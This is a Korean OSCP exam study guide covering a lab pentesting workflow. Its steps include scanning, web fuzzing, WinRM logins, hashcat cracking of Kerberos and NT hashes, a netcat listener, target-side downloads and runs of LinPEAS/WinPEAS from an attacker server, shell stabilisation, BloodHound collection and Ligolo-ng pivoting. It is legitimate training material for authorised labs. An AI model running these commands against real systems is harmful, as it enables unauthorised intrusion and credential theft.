OSCP 실전 종합 가이드
Updated / 최종 수정: 2026-11-05
실습할 때의 기본 흐름
질문 → 필요한 최소 명령 → 증거 → 해석 → 다음 행동. 고장 났을 때 복구하고 이유를 설명할 수 있는 도구를 중심으로 익히세요. Impacket은 Windows·AD에서 매우 중요하지만 서비스 열거·웹 테스트·권한 분석·라우팅·리포트를 대신하지는 못합니다.
이 페이지부터 읽고 Impacket 집중 가이드, 재현 가능한 도구 실습으로 이어가세요. 기존 주제별 문서의 심화 예제도 그대로 활용합니다.
시험 규정을 반영한 실습
응시 전 공식 Exam Guide를 다시 확인하세요. 시험 중 AI 도움, 스푸핑·포이즈닝, 자동 익스플로잇, 대량 취약점 스캐너는 금지됩니다. 상용 도구와 Metasploit에도 제한이 있습니다. 여기에 소개됐다고 모든 기능이 일괄 허용되는 것은 아닙니다. 제한 도구를 확인하고 할당받거나 허가된 랩 대상에만 사용하세요.
채점 변경은 시험 시작 시각 기준입니다. 2026년 12월 1일 08:00 GMT부터는 예상 원점수 70점·80점이 중단 기준이 아닙니다. 추측한 척도 점수 대신 증빙된 목표를 늘리세요.
1. 필수 도구와 학습 우선순위
| 우선순위·작업 | 먼저 익힐 도구 | 할 수 있어야 하는 일 | 상세 문서 |
|---|---|---|---|
| 기본: 작업·증빙 | Bash, tmux, script, tee, SHA-256 |
세션 복구, 호스트별 명령·출력 기록 | 리포트 |
| 기본: 서비스 발견 | Nmap, curl, dig, SMB client | 전체 TCP 확인, 서비스별 후속 조사, 이름 매핑 | 정보 수집 |
| 기본: 웹 | Burp Community Repeater, ffuf 또는 feroxbuster, searchsploit | 요청 반복, 쿠키 처리, 오탐 필터링, PoC 검토 | 웹 |
| 기본: 셸·전송 | nc, Python HTTP 서버, curl, PowerShell, msfvenom | 리스너 방향, 셸 안정화, 파일 무결성 | 셸 |
| 기본: 로컬 권한 분석 | Linux·Windows 기본 명령, LinPEAS, WinPEAS, pspy | 색깔 표시가 아니라 잘못된 권한을 설명 | Linux / Windows |
| AD 기본 | NetExec, Impacket, Evil-WinRM | 인증·인가·명령 실행 구분 | Impacket |
| AD 그래프·인증 자료 | BloodHound CE 호환 수집기, hashcat 또는 John | 그래프 관계 검증, 해시 형식 확인 | AD / 패스워드 |
| 내부망 접근 | Ligolo-ng, SSH 포워딩. 대안으로 Chisel | 대상 포트·콜백 포트, 라우팅·SOCKS 구분 | 피벗팅 |
디렉터리 퍼저 세 개나 Impacket의 모든 예제를 암기할 필요는 없습니다. 주 도구와 대안을 익히고 첫 도구가 왜 실패했는지 설명할 수 있어야 합니다.
2. 반복 가능한 작업 환경
training.test는 실습용 이름입니다. 주소·VPN 인터페이스는 실제 할당에 맞게 바꾸세요. 예전 tun0 주소를 페이로드에 고정해 두지 마세요.
mkdir -p ~/oscp-lab/{notes,nmap,web,loot,screens,tools}
cd ~/oscp-lab
export LAB_TARGET=10.10.20.21
export LAB_DOMAIN=training.test
export LAB_DC=10.10.20.10
export LAB_USER=learner
ip -4 addr
ip route get "$LAB_TARGET"
tmux new -s practice
# In a tmux pane, record this host's session; exit ends recording:
script -q -f notes/ms01-session.log
ip route get은 선택된 경로·인터페이스를 보여 주며 실제 통신 성공을 보장하지 않습니다. tmux에서 Ctrl-b c는 창 생성, Ctrl-b %는 분할, Ctrl-b d는 분리, tmux attach -t practice는 재접속입니다. 호스트별 창을 두세요. script는 터미널 제어 문자도 기록하므로 리포트 작성 때 정리합니다. 인증 자료가 담긴 노트는 비공개로 두고 실제 비밀번호를 공개 화면에 넣지 마세요.
3. Nmap — 범위 확인 후 서비스별 질문

질문: 높은 포트를 포함해 어떤 서비스에 닿을 수 있는가? 라우팅·피벗에서 쓰기 쉬운 TCP connect 스캔부터 시작합니다. SYN 스캔은 raw packet 권한이 있을 때 사용하세요. 다음 호스트로 옮기기 전에 결과를 저장합니다.
nmap -sT -Pn -n -p- -T3 -oA nmap/ms01-all "$LAB_TARGET"
# Replace these example ports with the ports actually found:
nmap -sT -Pn -n -sV -p 80,445,1433 -oA nmap/ms01-services "$LAB_TARGET"
# Select relevant scripts deliberately; scripts generate service requests:
nmap -sT -Pn -p 445 --script smb-os-discovery,smb2-security-mode   -oN nmap/ms01-smb.txt "$LAB_TARGET"
# Direct lab/VPN path with raw-packet permissions, not through proxychains:
# sudo nmap -sU -Pn --top-ports 20 -oA nmap/ms01-udp "$LAB_TARGET"
| 옵션·결과 | 해석 |
|---|---|
-p- |
TCP 65,535개 전체. UDP가 아님 |
-Pn / -n |
호스트 탐색 / 역방향 DNS 생략. 방화벽 우회가 아님 |
-sV / -oA |
서비스 식별 / 일반·XML·grepable 결과 저장 |
open |
서비스 응답. 프로토콜별 조사로 진행 |
filtered |
필터링 또는 유용한 응답 없음. 미사용 포트라는 증거가 아님 |
UDP open\|filtered |
애매한 상태. 프로토콜에 맞는 추가 요청 필요 |
열린 포트가 없으면 공격적인 스캔부터 하지 말고 대상 IP·경로·VPN·시간 초과·대상 상태를 확인하세요. 버전 배너는 단서이지 CVE 적용 증거가 아닙니다. 다음은 HTTP면 curl/Burp, SMB면 공유 권한, MSSQL이면 인증입니다. Nmap 심화를 참고하세요.
4. curl·ffuf — 퍼징 전에 기준 응답 확인

질문: 의도한 사이트인가? 없는 경로는 정말 404인가? 리다이렉트·쿠키·호스트 이름을 확인하세요. 랩 VM의 /etc/hosts에 할당된 이름을 넣거나 아래 --resolve로 명령 하나에만 적용할 수 있습니다.
curl -i --max-time 10 "http://$LAB_TARGET/" | tee web/root.txt
curl -i --max-time 10 "http://$LAB_TARGET/not-a-real-path-7391" | tee web/missing.txt
# Hostname-specific HTTPS without changing global DNS:
# curl --resolve "portal.training.test:443:$LAB_TARGET" #   -i https://portal.training.test/
ffuf -u "http://$LAB_TARGET/FUZZ"   -w /usr/share/seclists/Discovery/Web-Content/common.txt   -mc all -ac -t 10 -rate 30 -of json -o web/paths.json
# Manual confirmation for an actual discovered path:
curl -i "http://$LAB_TARGET/admin/"
FUZZ는 치환 위치, -ac는 와일드카드 응답 자동 보정, -mc all은 리다이렉트·접근 거절 상태도 확인하는 설정입니다. 자동 보정이 유용한 결과를 숨길 수 있으니 존재·부재가 확인된 경로를 수동 비교하세요. 전부 같은 200 페이지라면 길이·단어·줄 수를 비교해 -fs, -fw, -fl로 신중히 필터링합니다. 403은 단서이며 접근 성공이 아닙니다. 301은 끝의 / 또는 정확한 호스트 이름을 요구할 수 있습니다. 약한 VPN에 큰 속도를 강요하지 마세요. 가상 호스트 탐색은 할당 IP에 -H 'Host: FUZZ.training.test'를 사용하고 결과를 수동 검증합니다.
5. Burp Community — 재현 가능한 수동 요청
언제: 요청의 매개변수 하나를 바꾸고 반응을 비교할 때. Community Edition의 수동 도구를 사용하며 이 흐름에서 Pro 스캐너 결과에 의존하지 않습니다.
# Reproduce an ordinary request independently of the GUI:
curl -i "http://$LAB_TARGET/search?q=alpha"
curl -i --get --data-urlencode 'q=alpha beta' "http://$LAB_TARGET/search"
# Add a current lab session cookie only if the page requires authentication:
# curl -i -H 'Cookie: session=<current-lab-cookie>' #   "http://$LAB_TARGET/search?q=alpha"
- Burp Community에서 임시 프로젝트를 열고 Proxy → Open browser를 누릅니다. 내장 브라우저는 별도 프록시·인증서 설정 부담이 적습니다.
- 할당된 랩 페이지를 엽니다. Proxy → HTTP history에서 요청을 골라 Send to Repeater로 보냅니다.
- Repeater에서 변경 없는 기준 요청부터 보냅니다. scheme·호스트·포트·메서드·쿠키·본문 인코딩을 확인합니다.
- 값을 하나만 바꿔 전송하고 상태·길이·의미 있는 본문을 비교합니다. 500 자체는 SQL injection 증거가 아닙니다. 통제된 참·거짓 차이 등 재현 가능한 효과가 있어야 합니다.
- 로그인 화면으로 이동하면 세션·CSRF 토큰부터 갱신하세요. HTTPS에서는 해당 브라우저가 랩 CA를 신뢰하게 설정하고 전역 TLS 검증을 끄지 마세요.
- 기준·변경 raw 요청, 응답, 해석을 저장하고 수동 SQLi·업로드·LFI로 이어갑니다.

아래는 실제 로컬 HTTP 요청·응답이며 Burp GUI 캡처가 아닙니다. 메서드·경로·상태·헤더·본문을 읽는 예제입니다. GUI 단계는 본인의 Burp 랩에서 재현하세요.
6. NetExec·Evil-WinRM — 한 번 검증 후 접속
질문: 이 프로토콜에서 인증이 되는가? 원하는 작업까지 허용되는가? 서브넷 전체 비밀번호 반복이 아니라 한 호스트·한 개의 확인된 인증 자료부터 시작합니다. 스프레이 연습 전에는 잠금 정책을 읽으세요.
nxc smb "$LAB_TARGET" -d "$LAB_DOMAIN" -u "$LAB_USER" -p 'LabOnly-123!'
nxc smb "$LAB_TARGET" -d "$LAB_DOMAIN" -u "$LAB_USER" -p 'LabOnly-123!' --shares
nxc smb "$LAB_DC" -d "$LAB_DOMAIN" -u "$LAB_USER" -p 'LabOnly-123!' --pass-pol
# Domain user versus a known local account are different validations:
# nxc smb "$LAB_TARGET" --local-auth -u labadmin -p 'LocalLabOnly-123!'
evil-winrm -i "$LAB_TARGET" -u "$LAB_USER" -p 'LabOnly-123!'
# In Evil-WinRM PowerShell:
# whoami /all
# hostname
# ipconfig
# upload /home/kali/oscp-lab/tools/winPEASx64.exe C:\Windows\Temp\winPEASx64.exe
위 비밀번호는 가상 랩 예시입니다. nxc의 관리자 접근 표시는 프로토콜·모듈·버전에 영향을 받으므로 실제 권한으로 확인합니다. WinRM에는 서비스·방화벽·계정 권한(보통 Remote Management Users 또는 관리자)이 필요합니다. SMB 성공이 WinRM 성공을 뜻하지 않습니다. 인증 실패 시 도메인·로컬 범위를 확인하고 반복 추측 대신 진단하세요. AD 도구를 참고하세요.
7. Hashcat·John — 입력 형식부터 확인
확보한 랩 자료에 대해 오프라인 크래킹을 합니다. 모드는 수집 도구 이름이 아니라 해시 접두사·암호화 유형으로 고릅니다. secretsdump 로그 전체를 아무 모드에나 넣지 마세요.
# Examples: select the one matching YOUR input, not all of them.
hashcat -m 1000 loot/nt-only.txt /usr/share/wordlists/rockyou.txt
hashcat -m 13100 loot/tgs-rc4.txt /usr/share/wordlists/rockyou.txt
hashcat -m 18200 loot/asrep-rc4.txt /usr/share/wordlists/rockyou.txt
hashcat -m 5600 loot/netntlmv2.txt /usr/share/wordlists/rockyou.txt
# Review an already-run job:
hashcat -m 1000 loot/nt-only.txt --show
# John Jumbo alternative for a file containing NT hashes:
# john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt loot/nt-only.txt
# john --show --format=NT loot/nt-only.txt
| 입력 | 대표 모드 |
|---|---|
| NT 해시 32자리 16진수 | 1000 |
$krb5tgs$23$ / $krb5tgs$18$ |
13100 / 19700 |
$krb5asrep$23$ |
18200 |
| NetNTLMv2 챌린지·응답 | 5600 |
표에 나온 형식의 예시이므로 설치 버전의 hashcat --help·--example-hashes로 확인하세요. Exhausted는 그 후보 목록을 다 돌았다는 뜻이지 비밀번호를 못 푼다는 증명이 아닙니다. Token length exception은 보통 형식·모드 불일치 또는 손상된 입력입니다. --force를 만능 해결책으로 쓰지 마세요. 시간을 제한하고 원본 해시를 보관하며 --show로 결과를 확인합니다. 복구한 비밀번호는 해당 계정에 실제로 유효한지 따로 검증해야 합니다.
8. 리스너·파일 전송·셸 안정화
콜백은 대상 → 공격자 리스너, 파일 다운로드는 대상 → 공격자 웹·SMB 서버입니다. 모두 대상이 광고된 주소로 접근할 수 있어야 합니다. VPN에서는 공격자의 기본 Ethernet 주소가 맞지 않을 수 있습니다.
# Pane 1: reserve a listener for your authorised lab shell payload.
nc -lvnp 4444
# Pane 2: serve only staged files, bound to the reachable lab interface.
# Replace the sample address with the actual reachable address first:
python3 -m http.server 8000 --bind 10.10.14.5 --directory ~/oscp-lab/tools
# Linux target:
# curl -f http://10.10.14.5:8000/linpeas.sh -o /tmp/linpeas.sh
# sha256sum /tmp/linpeas.sh
# Windows target PowerShell:
# Invoke-WebRequest http://10.10.14.5:8000/winPEASx64.exe -OutFile C:\Windows\Temp\winPEASx64.exe
# Get-FileHash C:\Windows\Temp\winPEASx64.exe -Algorithm SHA256
기본 Linux 셸에서는 대상에서 python3 -c 'import pty; pty.spawn("/bin/bash")', Ctrl-Z로 중단, 로컬 터미널에서 stty raw -echo; fg, 대상에서 TERM=xterm을 설정합니다. 터미널이 깨지면 다른 터미널을 열고 stty sane으로 복구하세요. Windows PowerShell에 로컬 터미널 설정을 넣지 마세요. 연결만 되고 프롬프트가 없으면 페이로드·아키텍처 불일치나 명령 실행 차단도 확인합니다. 페이로드·셸 상세를 참고하세요.
9. 권한 상승 — 발견 사항 검증
기본 명령으로 시작하고 보조 도구로 누락을 채웁니다. PEAS의 빨간 줄은 조사 단서입니다. 실제 악용을 가능하게 하는 권한·소유자·실행 파일 경로·실행 조건을 정확히 남기세요.
# Linux target:
id; hostname; uname -a
sudo -l
find / -perm -4000 -type f 2>/dev/null
getcap -r / 2>/dev/null
# After verifying transfer integrity:
# bash /tmp/linpeas.sh | tee /tmp/linpeas-results.txt
# ./pspy64   # observe a short lab interval, then Ctrl-C
# Windows target (PowerShell):
# whoami /all
# Get-CimInstance Win32_Service | Select-Object Name,StartName,PathName,State
# icacls C:\Path\To\Candidate.exe
# .\winPEASx64.exe
Linux: sudo -l은 허용 명령·인수, SUID는 소유자·실행 경로, capabilities는 해당 바이너리 권한, cron/pspy는 실제 반복 명령과 쓰기 가능한 의존 파일을 확인합니다. 무작위 셸 탈출 대신 조건이 맞는 GTFOBins 항목을 봅니다.
Windows: 가장 기법 전에 토큰 특권뿐 아니라 서비스·OS 문맥도 확인합니다. 따옴표 없는 서비스 경로는 쓰기 가능한 후보 경로와 실제 서비스 재시작 조건이 필요합니다. 파일에 쓸 수 있어도 더 높은 권한 프로세스가 실제로 읽어야 의미가 있습니다. WinPEAS에 이름이 나왔다고 바로 익스플로잇을 실행하지 마세요. 커널 익스플로잇은 재현 가능한 설정 경로를 먼저 조사한 뒤 고려합니다. Linux / Windows의 사례로 이어가세요.
10. AD — 인증 자료를 검증된 경로로 연결
상세 명령 선택은 Impacket 4~12절을 보세요. Community Edition에 맞는 BloodHound 수집기를 사용하고 그래프 관계를 검증이 필요한 가설로 취급합니다.
# Kali collector; enter the lab password when prompted:
bloodhound-ce-python -u "$LAB_USER" -d "$LAB_DOMAIN" -ns "$LAB_DC" -c All --zip
# Or on a domain lab host, with an installed SharpHound release compatible with your CE:
# .\SharpHound.exe -c All --ZipFileName collection.zip
CE 화면에서 ZIP을 가져옵니다. 시작 사용자를 찾아 그룹과 다음 객체를 확인한 뒤 각 관계의 도움말·전제 조건을 검증합니다. GenericAll, WriteDACL, AdminTo, 세션 관계와 복제 권한은 서로 다릅니다. 오래된 정보이거나 경로·방화벽 때문에 실행 불가할 수 있습니다. -c All은 넓은 수집을 요청하므로 실패하면 DNS·인증·LDAP/RPC 통신을 진단하고 닿는 범위로 줄이세요. 그래프가 비었다고 단정하지 마세요. 새 인증 자료마다 주체·도메인/로컬 범위·출처·검증 호스트/프로토콜·실제 권한을 표로 남깁니다. 전체 흐름은 AD 문서에 있습니다.
11. 피벗 — 서브넷 스캔 전에 서비스 하나 확인
L3 라우팅과 응용 계층 SOCKS 프록시를 구분하세요. Ligolo-ng는 라우팅 인터페이스를 제공하지만 에이전트가 지원 트래픽을 변환하므로 raw SYN·ICMP 가정이 그대로 맞지 않을 수 있습니다. 터널 확인에는 -sT -Pn -n을 사용하세요. Ligolo-ng UI 명령은 버전에 따라 달라지므로 아래는 경로 판단을 드러내는 수동 라우팅 예제입니다.
# Kali: one-time TUN setup (requires network administration capability):
sudo ip tuntap add user "$(id -un)" mode tun ligolo
sudo ip link set ligolo up
./proxy -selfcert
# On the authorised pivot host, after verifying the displayed proxy certificate fingerprint:
# .\agent.exe -connect 10.10.14.5:11601 -accept-fingerprint <displayed-fingerprint>
# In the proxy console: certificate_fingerprint; session; select the agent
# Then: tunnel_start --tun ligolo
# Kali, using a lab subnet that does NOT overlap the VPN route:
sudo ip route add 10.10.30.0/24 dev ligolo
ip route get 10.10.30.10
nmap -sT -Pn -n -p 445,5985 10.10.30.10
# After the exercise, remove only the route/interface you created:
# sudo ip route del 10.10.30.0/24 dev ligolo
# sudo ip link del ligolo
TCP 하나도 실패하면 에이전트·선택 세션·라우팅·인터페이스·대상 방화벽·반환 경로를 점검하세요. 그 전에 전체 범위를 스캔하지 마세요. 내부 호스트의 리버스 셸은 별도 에이전트 리스너·포워딩이 필요할 수 있습니다. SMB로 들어가는 경로가 된다고 Kali로 돌아오는 콜백까지 되는 것은 아닙니다. SSH 접근이 있고 SQL 한 포트만 필요하면 ssh -N -L 127.0.0.1:11433:10.10.30.10:1433 user@pivot 후 mssqlclient -port 11433 ...@127.0.0.1이 더 단순할 수 있습니다. Kerberos에는 여전히 올바른 서비스 주체가 필요합니다. 피벗팅을 참고하세요.
12. 증빙과 완료 기준
대상별로 시작 주체·서비스/버전·정확한 요청/명령·응답 증거·권한 전환·대상 IP·원래 proof 경로·재현 순서를 남깁니다. proof는 복사 파일이나 웹 셸이 아니라 대상의 인터랙티브 셸에서 cat·type으로 읽어 촬영합니다. 정확한 proof 규칙과 리포트 체크리스트를 따르세요.
다음이 되면 한 번의 실습을 완료한 것입니다.
- 관찰한 서비스와 권한에 왜 그 도구를 골랐는지 설명한다.
- 해설 없이 정리한 노트만으로 처음부터 재현한다.
- 틀린 호스트 이름·포트·인증 범위·라우팅 중 오류 하나를 진단한다.
- 전송 파일의 해시를 비교하고 proof와 대상 주체·IP를 보여 준다.
- 다른 학습자가 따라 할 수 있는 짧은 리포트를 작성한다.
13. 이미지가 검증하는 범위
이미지는 실제 수집한 터미널 출력을 충실하게 렌더링한 것으로, 스톡 이미지나 꾸민 AD 성공 화면이 아닙니다. HTTP 탐색·퍼징과 인증된 SMB 전송은 루프백 서비스에서 직접 실행했습니다. Impacket 도움말 화면은 실행 파일·버전·옵션만 검증합니다. Windows·도메인·BloodHound·Burp GUI·Ligolo-ng 절차는 본인의 랩이 필요하며 여기서 전체 실행 검증했다고 주장하지 않습니다. 원본 로그·출처 정보·로컬 재현기는 저장소 scripts/oscp-captures/에 있습니다. 이미지는 클릭해 확대할 수 있고 옆에 복사 가능한 명령도 있습니다.